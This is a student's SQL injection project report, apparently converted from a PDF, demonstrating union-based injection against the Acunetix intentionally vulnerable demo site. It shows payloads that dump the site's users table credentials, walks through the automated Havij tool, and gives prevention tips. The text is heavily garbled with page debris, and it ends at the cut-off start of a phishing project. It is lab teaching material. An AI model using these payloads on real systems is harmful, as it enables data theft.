


# SQL INJECTION PROJECT

-BY Mohammad Danish



# What is sql injection?

A SQL injection is a technique that attackers use to gain unauthorized access to a web application database by adding a string of malicious code to a database query. A SQL injection (SQLi) manipulates SQL code to provide access to protected resources, such as sensitive data, or execute malicious SQL statements.

In this project we will perform sql injection on site  
<http://testphp.vulnweb.com/>

# testphp.vulnweb.com site

Home of Acunetix Art x + Not secure | testphp.vulnweb.com/index.php ⋮

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art  go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer



About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

# Steps for performing sql testing:

- 1) we will check whether website is connected to DATABASE or not(numerical numbers like id in url's).
- 2)we will check site is vulnerable or not(check by inserting ').

In our case it is vulnerable as it showed error.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)**search art**[Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)**Links**[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1 Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

# inserting ' after 2

search art

 [Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)**Links**[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip:

it showed error that means it is vulnerable

3) After checking vulnerability we will check how many public columns are available.

.

- if there is no error then it means column is present.
- if there is error then it means column is not present.

here 11 columns are in public.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)**search art** [Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)**Links**[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Type here to search




26°C 17:11 ENG 24-09-2022

4) After checking for public columns we will find how many columns have loop holes.

we will check it by using a command "union select 1,2,3,4,5,6,7,8,9,10,11".

In our case column 7 ,2 and 9 have loop holes.

## Walking




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus  
sollicitudin.

painted by: r4w8173

[comment on this picture](#)

## Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

## Trees




bla bla bla

painted by: Blad3

[comment on this picture](#)

7



2

painted by: 9

[comment on this picture](#)




6) After that we need to find the table names from  
database(group\_concat(table\_name))from  
information\_schema.tables where table\_schema=accurat



[comment on this picture](#)

### Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

### Trees




bla bla bla

painted by: Blad3

[comment on this picture](#)

### acuart



2


painted by: 9

[comment on this picture](#)



[comment on this picture](#)

### Mean




Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

### Trees




bla bla bla

painted by: Blad3

[comment on this picture](#)

### 8.0.22-Ubuntu0.20.04.2



2

painted by: 9


[comment on this picture](#)

← → C testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,group\_concat(table\_name),8,9,10,11 from information\_schema.tables where table\_schema=database()



[comment on this picture](#)

#### Mean



Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

#### Trees




bla bla bla

painted by: Blad3

[comment on this picture](#)

[artists](#), [carts](#), [categ](#), [featured](#), [guestbook](#), [pictures](#), [products](#), [users](#)



2

painted by: 9

[comment on this picture](#)

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

testphp.vulnweb.com/product.php?pic=1



In previous picture we find tables . Tables we found are artists , carts,categ,featured,guestbook,pictures,products,users.

Now we will choose a target table . Here , I'm choosing users but first I have to find columns of this table.


To do so I'll replace table with column and database name with column name.

We will have to try a lot coz firefox will not give permission to acces users table easily.



[comment on this picture](#)

### Mean



Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: [r4w8173](#)

[comment on this picture](#)

### Trees



bla bla bla

painted by: [Blad3](#)

[comment on this picture](#)

[uname](#),[pass](#),[cc](#),[address](#),[email](#),[name](#),[phone](#),[cart](#)



2

painted by: 9

[comment on this picture](#)

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd


**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

testphp.vulnweb.com/product.php?pic=1

Now we got column names that are uname,pass,cc, address,email,name,phone,cart.

Here my target is uname and password.

To find this I'll write uname,pass inside group\_concat  
and I will get uname and password.

[comment on this picture](#)**Mean**


Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: [r4w8173](#)

[comment on this picture](#)**Trees**

bla bla bla

painted by: [Blad3](#)

[comment on this picture](#)**testtest**

2

painted by: 9

[comment on this picture](#)

We got username and password

uname=test

password=test

Now we will perform SQL injection using havij tool .

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page. It's a completely automated SQL Injection tool and it is dispersed by ITSecTeam, an Iranian security organization. The name Havij signifies “carrot”, which is the apparatus' symbol. The tool is outlined with an easy to understand GUI that makes it simple for an administrator to recover the coveted information. Such usability might be the purpose for the progress from attacks conveyed by code-writing hackers to those by non-specialized users.


# Havij SQL Injection Software Features

1. Complete HTTPS support
2. Various updates are available
3. Added MS SQL blind
4. Blind MSAccess (in commercial version only)
5. PostgreSQL
6. Easily accessible user manual
7. Additional dumping data file feature
8. XML format comes with the tool for data storage
9. User can remove the log
10. The default settings can be changed at any time
11. Repair methods are available to cover up the weaknesses of the website
12. Keyword testing is also available
13. Error fixing feature

First we will install Havij then we will open it and enter the vulnerable page url in the target column.

Our page is <http://testphp.vulnweb.com/>

After entering vulnerable page url in target column we will set the database option to '*auto detect*' and hit analyze. This will show the current database name.




If we click on “info” tab then information about the victim’s system will be shown. We can see information like Host IP address, web server version etc.

To get tables in a specific database, we can select the database and click on “Get Tables”.

To get columns , we can select the table ‘ users’ and click on “Get Columns”

Here without wasting any time I will Select the columns whose data I want to dump and click on “**Get data**”. Here I selected all the columns.



So we got information about  
uname(user\_name), phone, pass(password), name, email, cc, cart and address.  
Now we can use user name and password but as we're doing this whole thing  
as an ethical hacker we will not use it .

This is how we can perform SQL injection and get information by without  
using any tool and by using tool like havij.

Now we will talk about how we can prevent SQL injection.

## **PREVENTION FROM SQL INJECTION**

### **Step 1: Train and maintain awareness**

To keep our web application safe, everyone involved in building the web application  
must be aware of the risks associated with SQL

Injections. we should provide suitable security training to all our developers, QA staff, DevOps, and SysAdmins.

### **Step 2: Don't trust any user input**

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

### **Step 3: Use whitelists, not blacklists**

Don't filter user input based on blacklists. A clever attacker will almost always

Older web development technologies don't have SQLi protection.  
Use the latest version of the development environment and language and the  
latest technologies associated with that environment/language. For example,  
in PHP use PDO instead of MySQLi.

### **Step 5: Employ verified mechanisms**

Don't try to build SQLi protection from scratch. Most modern development  
technologies can offer you mechanisms to protect against

web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.

Thank  
you!

# FACEBOOK CLONING AND PHISHING

-By Mohammad Danish

# WHAT IS PHISHING?



